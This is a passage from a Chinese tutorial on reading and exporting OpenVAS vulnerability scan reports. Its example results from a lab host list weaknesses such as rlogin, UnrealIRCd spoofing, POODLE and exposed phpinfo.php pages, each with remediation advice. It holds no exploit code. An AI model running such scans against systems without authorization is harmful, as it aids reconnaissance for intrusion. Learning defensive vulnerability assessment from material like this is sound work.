
当扫描进行到一定程度，不但可以看到扫描的进度状态，还可以查看目前已经扫描出的结果。查看扫描结果的操作步骤如下：

Step 01 在扫描任务列表中Status项，指出了当前扫描的进度，如下图所示。



Name	Status	Reports Total	Reports Last	Severity	Trend	Actions
Immediate scan of IP 192.168.1.105	30 %	0 (1)				

Step 02 单击Status中的扫描进度，便可以打开Report：Results界面，如下图所示。该界面会按照漏洞威胁程度进行排列。



Report: Results (10 of 100)


ID: c3771d60-0794-44f6-8866-c8de0e048d65
Modified:
Created: Tue Oct 30 04:23:23 2018
Owner: admin

1 - 10 of 10

Vulnerability	Severity	QoD	Host	Location	Actions
Check for rlogin Service	7.5 (High)	70%	192.168.1.105	513/tcp	
UnrealIRCd Authentication Spoofing Vulnerability	6.8 (Medium)	80%	192.168.1.105	6667/tcp	
Anonymous FTP Login Reporting	6.4 (Medium)	80%	192.168.1.105	21/tcp	
Check if Mailserver answer to VRFY and EXPN requests	5.0 (Medium)	99%	192.168.1.105	25/tcp	
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	4.3 (Medium)	98%	192.168.1.105	5432/tcp	
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	4.3 (Medium)	98%	192.168.1.105	25/tcp	
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)	4.3 (Medium)	80%	192.168.1.105	25/tcp	
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)	4.3 (Medium)	80%	192.168.1.105	5432/tcp	
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)	4.3 (Medium)	80%	192.168.1.105	25/tcp	
SSH Weak MAC Algorithms Supported	2.6 (Low)	95%	192.168.1.105	22/tcp	

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)　1 - 10 of 10

Step 03 单击Vulnerability中的任意一项，可以打开该漏洞的简要信息，如下图所示。其中包括该漏洞的一个简要报告、存在的位置、威胁程度以及修复建议等。



Vulnerability	Severity	QoD	Host	Location	Actions
phpinfo() output Reporting	7.5 (High)	80%	192.168.1.105	80/tcp	

Summary
Many PHP installation tutorials instruct the user to create a file called phpinfo.php or similar containing the phpinfo() statement. Such a file is often left back in the webserver directory.

Vulnerability Detection Result

The following files are calling the function phpinfo() which disclose potentially sensitive information:

http://192.168.1.105/mutillidae/phpinfo.php
http://192.168.1.105/phpinfo.php

Impact
Some of the information that can be gathered from this file includes:

The username of the user running the PHP process, if it is a sudo user, the IP address of the host, the web server version, the system version (Unix, Linux, Windows, ...), and the root directory of the web server.


Solution
Solution type: Workaround

Delete the listed files or restrict access to them.


Vulnerability Detection Method
Details: phpinfo() output Reporting (OID: 1.3.6.1.4.1.25623.1.0.11229)

Version used: $Revision: 11992 $


提示：扫描出的漏洞并不完全准确，需要后续的验证，如果确实存在可以使用漏洞列表左侧的图标为其添加注释信息。这个可以通过单击右侧左边的Add Note按钮进行添加。如果扫描出的漏洞并不存在，这里只是误报，再或者漏洞确实存在但威胁并没有那么高，这时可以调整漏洞评分，通过单击最右侧的Add Override按钮，可以在打开的New Override对话框中进行调整，如下图所示。




Step 04 扫描结束后可以通过左上方选择不同的格式导出扫描报告，如下图所示。




Step 05 这里包含了大量的导出格式，单击导出格式右侧的下拉按钮，可以在弹出的下拉列表中进行选择。这里以导出PDF格式为例，如下图所示。



Step 06 选择完导出格式后，单击向下箭头的图标可以导出扫描报告，同时可以选择直接打开或存放到某一位置，如下图所示。




Step 07 如果选择直接打开，可以直接打开并导出扫描报告，如下图所示。可以看到OpenVAS会按照分类生成PDF格式的文档。这个文档的可读性还是很高的，主要包括漏洞的分析、修复方案以及修复补丁的地址等。




2. 其他功能

除了上述介绍的功能外，OpenVAS还提供有很多其他功能，下面分别进行介绍。


（1）以图表的形式查看扫描报告功能。OpenVAS 会将扫描的漏洞以图表的形式进行展现，通过选择 Assets 菜单下的 Operating Systems 菜单项可以以图表形式查看扫描报告，如下图所示。



